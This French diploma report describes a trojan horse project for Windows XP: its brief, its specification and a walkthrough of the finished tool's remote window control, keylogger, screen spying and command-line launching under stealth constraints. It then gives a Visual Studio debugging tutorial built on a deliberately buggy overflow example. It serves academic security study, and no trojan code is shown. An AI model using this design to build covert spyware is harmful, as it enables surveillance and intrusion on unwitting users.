Travail de diplôme :

Développement d'un cheval de Troie : Rapport

Professeur responsable : Gérald Litzistorf
En collaboration avec : Cédric Renouard, Ilion Security SA
Candidat : Jean-Marc Solleder
solleder@eig.unige.ch

Ce travail étant soumis à une clause de confidentialité, certains chapitres ont été retirés de cette version du rapport

Table des Matières :

1. Descriptif du projet ***5***

2. Cahier des charges du projet ***6***

2.1 Schéma **6**

2.2 Programme cible **6**

2.3 Programme attaquant **7**

2.4 Résultats **7**

3. Outils utilisés pour le développement ***9***

3.1 Microsoft Visual Studio .Net 2003 ..... **9**

3.1.1 Théorie 9
3.1.2 Exemple 12

3.2 Process Explorer **15**

3.3 DoxyGen **16**

4. Analyse du programme développé ***17***

4.1 Introduction **17**

4.2 Architecture des logiciels développés **17**

4.2.1 Programme cible 17
4.2.2 Programme attaquant 18

4.3 Contournement d'un firewall **19**

4.3.1 Petit rappel sur les *firewalls* 19
4.3.2 Contournement 20

4.4 Non détection **22**

4.4.1 Masquage des chaînes de caractère dans l'exécutable 22

4.5 Confidentiel **24**

4.6 Capture du bureau dans son ensemble **24**

4.7 Capture des fenêtres **26**

4.7.1 Capture 26
4.7.1 Ressources 27

4.8 Relais des événements **28**

4.8.1 Gestion des événements 28
4.8.2 Messages clavier 29
4.8.3 Messages souris 31

4.9 Compression **33**

4.9.1 Problématique 33
4.9.2 Première étape : diminuer la résolution et le nombre de couleurs 34
4.9.3 Deuxième étape : la compression proprement dite 34
4.9.4 Ressources 39

4.10 Diminution de la taille d'un exécutable **39**

4.10.1 Objectifs 39
4.10.2 Options du compilateur 40
4.10.3 Options du *linker* 41
4.10.4 Ressources 43

4.11 KeyLogger **44**
4.11.1 Introduction 44
4.11.2 Définition 44
4.11.3 GetAsyncKeyState() 44
4.11.4 Les *hooks* 45

5. Limitations et bugs connus ***47***

5.1 Détection **47**

6. Conclusions ***47***

6.1 Temps passé sur les différentes étapes **47**

6.2 Conclusion **48**

1. Descriptif du projet

Description

L'attaque de type cheval de Troie permet, par exemple, d'espionner à distance les caractères entrés au clavier par un utilisateur légitime.
Elle est très présente dans des attaques récentes (Bugbear, ...) et constitue un risque important pour nos systèmes d'information (poste client, serveur de fichiers, serveur d'authentification, ...).

Ce travail de diplôme propose de développer une partie innovante d'un cheval de Troie destiné à une cible Windows XP.

Travail demandé :

Ce cheval de Troie doit permettre l'accès à l'interface graphique de l'ordinateur cible.

Une optimisation (diminution) des flux de données entre la machine du pirate et la machine cible ainsi qu'une optimisation des algorithmes du cheval de Troie pour minimiser le temps de traitement sont demandées afin de rendre cette attaque plus difficile à détecter.

Le cheval de Troie doit fonctionner en mode utilisateur et ne comprendra qu'un seul fichier de taille admissible.

Il est important de respecter une approche rigoureuse (analyse des besoins – spécification – implémentation – test) qui sera validée par M. Renouard.

Etapes :

- Définir le cahier des charges avant le 15 sept 05
- Etudier la méthode optimale pour créer l'accès distant (création du bureau, transmission des information, …)
- Etudier les méthodes d'optimisation (compression, espacement temporel de la prise de vue, …)
- Etudier les défenses capables de contrer ce cheval de Troie
- Options éventuelles en fonction de l'avancement du projet
- Outils :
- Visual Studio 6.0
- Librairie à disposition : oui

Lieu : dans les locaux de Ilion


Source d'informations:

- http://www.codeguru.com
- http://msdn.microsoft.com
- Microsoft Windows Internals, Fourth Edition: Microsoft Windows Server(TM) 2003, Windows XP, and Windows 2000
  by Mark E. Russinovich, David A. Solomon
- Programming Windows, Fifth Edition (Hardcover)
  by Charles Petzold
- Librairie interne Ilion

2. Cahier des charges du projet

2.1 Schéma

Nous allons présenter un schéma typique d'utilisation d'un cheval de Troie. L'**attaquant**, situé à l'extérieur du réseau d'entreprise a réussi à faire exécuter son cheval de Troie **sur une machine cible** ayant accès à des données situées sur un serveur interne. L'idée générale est donc de pouvoir piloter les programmes de la machine cible depuis la machine attaquante, et, ainsi, d'obtenir un accès au serveur.



Nous appellerons « **programme cible** » le programme installé sur la machine cible et « **programme attaquant** » le programme installé sur la machine de l'attaquant destiné à piloter les logiciels exécutés sur la cible.

2.2 Programme cible

Les tâches de ce programme seront :

- […]
- De permettre la sélection des applications à exécuter (menu Démarrer, liste des applications, cmd.exe, …)
- De relayer l'interface graphique des applications cibles

Il est nécessaire de garder à l'esprit les contraintes de *furtivité* imposées au programme cible :

- Le programme cible ne doit pas monopoliser suffisamment de ressource système (RAM, CPU) pour gêner le fonctionnement des autres applications
- Les flux de données échangés avec l'attaquant doivent être minimisés.
- **Le programme doit pouvoir s'exécuter avec des droits utilisateurs**.

Il pourrait être intéressant d'intégrer un dispositif permettant de surveiller les actions de l'utilisateur légitime. Ce dispositif intégrerait deux mécanismes principaux :

- La capture (et l'envoi au serveur) de l'écran de l'utilisateur légitime
- La capture des frappes clavier de l'utilisateur légitime

2.3 Programme attaquant

Les tâches du programme attaquant seront :

- D'afficher les interfaces graphiques des logiciels pilotés envoyées par la cible
- D'envoyer des messages concernant les interactions de l'utilisateur attaquant avec les programmes pilotés (cliques, frappes clavier) au client


Aucune contrainte particulière n'est requise quant à la taille, aux performances ou à l'environnement d'exécution (utilisateur/administrateur) du programme attaquant.

2.4 Résultats

Nous allons présenter ici les résultats obtenus à la fin du travail de dipôme.


Tout d'abord, il faut signaler que l'adresse IP de la machine attaquante doit être insérée "en dur" dans le code source des deux applications, donc avant compilation. Une fois la bonne version compilée, il faudra trouver un moyen d'exécuter l'application cible sur une machine de notre choix (machine cible).

Le programme attaquant, quant à lui, se placera en attente de connexion dès son lancement. Une fois la connexion effectuée, l'interface graphique s'active, affichant la boîte de dialogue suivante :




Les deux cases à cocher servent à activer les fonctions accessoires du cheval de Troie : le *keylogger* et la fonction d'observation de l'écran de l'utilisateur légitime.

Le bouton « Fenêtres » affiche la liste des applications dont il est possible de prendre le contrôle. Sur l'exemple suivant, nous pouvons prendre le contrôle de la calculatrice et d'un interpréteur de ligne de commande :



Une fois que l'on a sélectionné la (ou les) fenêtre(s) à afficher, il suffit de cliquer sur « Voir » et les fenêtres s'afficheront :



Le bouton « Rafraîchir » en haut des fenêtres pilotées à distance sert à mettre à jour le contenu de la fenêtre (visuellement). Cette opération est aussi effectuée automatiquement après un clique ou l'envoi de texte mais il peut être utile de pouvoir le faire manuellement. Nous verrons plus loin que l'utilisation du bouton « Rafraîchir » consomme plus de bande passante que la mise à jour effectuée lors de l'envoi d'un événement. Il faut donc l'utiliser avec parcimonie !

Le bouton « Texte » affiche la boîte de dialogue que vous pouvez voir au premier plan de la capture d'écran ci-dessus. Elle permet d'envoyer du texte (et autre raccourcis clavier) au programme piloté. Il faut tout d'abord sélectionner le contrôle auquel nous voulons envoyer le texte : cela se fait au moyen du bouton « Acquérir ». Il faut ensuite cliquer sur le contrôle devant recevoir le texte dans la fenêtre pilotée. Le bouton « Effacer » sert à vider le *TextBox* utilisé dans la boîte de dialogue. Cela n'a aucune incidence sur le programme piloté. La case à cocher « Envoi instantané » permet de choisir le mode d'envoi du texte : lorsqu'elle est activée, les caractères sont envoyés directement, si elle est désactivée, les caractères sont placés dans un *buffer* puis envoyé lorsque l'on clique sur le bouton « Envoi ».

Les cliques sont envoyés plus simplement : il suffit de cliquer sur l'interface pilotée et l'événement est retransmis.

Les autres commandes disponibles dans la fenêtre de contrôle sont : « Voir configuration » qui permet d'afficher des informations sur le matériel utilisé sur la machine cible (processeur, mémoire,…).

« Exécuter distant» permet de lancer des applications sur la machine cible. Elles ne seront pas affichées sur l'écran de l'utilisateur légitime mais seront disponible pour le pilotage à distance. Si l'utilisateur commet une erreur lorsqu'il entre le nom ou le chemin de l'application, aucun message d'erreur ne paraîtra, ni d'un côté, ni de l'autre. La case à cocher «cmd » permet de lancer une ligne de commande sans avoir à se souvenir précisément de son emplacement.

Le dernier bouton « Fermer le client » permet de fermer l'application cible. Notez bien que les applications ouvertes par l'application cible resteront chargées !

3. Outils utilisés pour le développement

3.1 Microsoft *Visual Studio* .Net 2003

3.1.1 Théorie

L'outil *Visual Studio* a été utilisé lors de ce projet autant comme IDE (*Integrated Development Environment*, un éditeur de texte spécialisé dans la programmation) que comme débuggeur ou compilateur. Nous allons nous pencher sur l'utilisation du débuggeur de *Visual Studio*. Vous trouverez plus loin une capture d'écran pleine page de *Visual Studio*, prise lors du débugage du cheval de Troie. Certaines zones de l'écran ont été mises en évidence à l'aide de couleur. Nous allons reprendre et détailler ici ces différentes zones.


Les contrôles :

Ces boutons permettent de piloter le débuggeur : les boutons *play*, *pause* et *stop* sont d'un usage trivial (démarrage du débuggeur, pause (en vue d'une reprise ou d'une exécution pas à pas) et arrêt définitif du débuggeur).

La petite flèche jaune nous permet de visualiser quelle sera la prochaine instruction à être exécutée.


Les trois boutons suivants contrôlent l'exécution pas à pas. Le premier exécute la prochaine instruction. S'il s'agit d'une procédure, la première instruction de la procédure sera exécutée puis le système se mettra à nouveau en pause. La deuxième exécute les instructions ligne à ligne dans le code qui est affiché : si la ligne suivante est une procédure, il exécutera toute la procédure et se bloquera après. Le dernier exécutera toutes les instructions disponibles jusqu'à ce qu'il sorte de la procédure courante.

L'affichage de la mémoire :




Cette zone nous permet d'afficher les données contenues dans une zone mémoire que nous pouvons sélectionner soit par son adresse soit en entrant le nom d'un pointeur. Cette option n'est pas visible par défaut, il faut l'activer depuis le menu Debug > Windows > Memory. Il est possible d'afficher jusqu'à 4 zones mémoires différentes en même temps.
Les zones apparaissant en rouge viennent d'être modifiées.

Le code :




Bien évidemment, le code est toujours visible lors du débugage. La flèche jaune indique la prochaine expression à être exécutée (en pause ou en mode pas à pas). Les points rouges dans la marge représentent les *breakpoints* (voir plus bas).

Les *locals* :




Les variables locales sont visibles dans cette zone. Les structures apparaissent sous forme d'arbre.

Les *breakpoints* :



Les *breakpoints* sont des marqueurs indiquant au débuggeur qu'il doit arrêter l'exécution du programme. Il est possible de définir des *breakpoints* conditionnels (n'arrêtant l'exécution que si une certaine condition est remplie).



Sur l'image précédente, nous constatons que le code est arrêté sur une instruction `HeapValidate()`. Cette instruction est un peu particulière et très utile lors de débugage. **Elle permet de vérifier la pile** (partie de la mémoire où l'on alloue nos structures de données). Si aucun débuggeur n'est présent et que la pile est corrompue (cela arrive lorsque l'on écrit plus de données dans un *buffer* que le *buffer* ne peut en contenir (on parle d'*overflow*)) cette instruction se contente de retourner `FALSE`. Mais si un débuggeur est attaché au programme, cette instruction se comporte comme un *breakpoint* conditionnel, arrêtant l'exécution du programme si une erreur est détectée dans la pile.
L'utilisation de cette fonction facilite considérablement le débugage d'un programme car ce genre d'erreur de pile **ne se révélera que quand une autre allocation tentera d'allouer l'espace sur lequel nous avons débordé**. Cela peut ne jamais se produire, ou pire cela peut se produire 1000 lignes de code après l'erreur effective…

Cette fonction nécessite que les allocations soient faites à l'aide des fonctions de gestion de pile Windows, et non à l'aide des traditionnels `malloc()` de l'ANSI C.

Les liens suivant peuvent être utile pour ce qui concerne le processus de débugage avec Visual Studio :

Articles MSDN sur l'utilisation du débuggeur de *Visual Studio* en C et C++:
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/vsdebug/html/vcoriDebuggingTechniquesForVisualC.asp

Pour savoir comment utiliser la détection de fuite de mémoire (*memory leak*) :
http://www.codeproject.com/debug/consoleleak.asp

3.1.2 Exemple

Nous allons maintenant effectuer un petit exemple de débugage à l'aide du code source suivant :


```
#include <stdio.h>
#include <windows.h>

void main()
{
	char* bufferDepasse = HeapAlloc(GetProcessHeap(),HEAP_ZERO_MEMORY,23);
	char source[] = "chaine de 23 caracteres";
	CopyMemory(bufferDepasse,source,sizeof(source));
	// Nous avons l'impression de copier seulement
	// 23 caractères dans le buffer cependant une
	// chaine de caractère est toujours terminée par un \0
	printf("Nous avons copié : %s",bufferDepasse);
	printf("%s",source[24]);
	HeapFree(GetProcessHeap(),0,bufferDepasse);
	return;
}
```

Il est à noter que ce programme compile parfaitement sans alertes du compilateur. Voici d'ailleurs le message affiché par ce dernier :


```
------ Build started: Project: demobug, Configuration: Debug Win32 ------

Compiling...
demobug.c
Linking...
```

```
Build log was saved at "file://c:\...\BuildLog.htm"
demobug - 0 error(s), 0 warning(s)


---------------------- Done ----------------------

    Build: 1 succeeded, 0 failed, 0 skipped
```


A l'exécution, sans débuggeur, le programme génère une erreur :



Nous allons exécuter l'application à l'aide du débuggeur Microsoft. Dans ce cas, l'erreur est capturée par le débuggeur et ce dernier nous donne plus d'informations : le message d'erreur ainsi que le fichier source et la ligne à laquelle l'erreur c'est produite :



Malheureusement, dans notre cas, l'erreur ne se produit pas dans l'un de nos fichiers mais dans le fichier `output.c`, où est défini la fonction qui pose problème. Nous allons « rembobiner » le programme à l'aide de la touche de la barre d'outil et l'exécuter pas à pas pour localiser le problème à l'aide de la touche . Nous arrivons ainsi à localiser l'erreur à la deuxième instruction `printf()`. Si nous regardons les informations de débugage (variable locales) juste avant l'exécution de l'instruction fautive, nous constatons que nous accédons à un index du tableau qui n'existe pas (l'index 24 de la chaîne `source`).


Locals

Name	Value	Type
source	0x0012feb4 "chaine de 23 caracteres"	char [24]
[0]	99 'c'	char
[1]	104 'h'	char
[2]	97 'a'	char
[3]	105 'i'	char
[4]	110 'n'	char
[5]	101 'e'	char
[6]	32 ' '	char
[7]	100 'd'	char
[8]	101 'e'	char
[9]	32 ' '	char
[10]	50 '2'	char
[11]	51 '3'	char
[12]	32 ' '	char
[13]	99 'c'	char
[14]	97 'a'	char
[15]	114 'r'	char
[16]	97 'a'	char
[17]	99 'c'	char
[18]	116 't'	char
[19]	101 'e'	char
[20]	114 'r'	char
[21]	101 'e'	char
[22]	115 's'	char
[23]	0	char
bufferDepasse	0x00142b98 "chaine de 23 caracteres"	char *

Autos Locals Watch 1

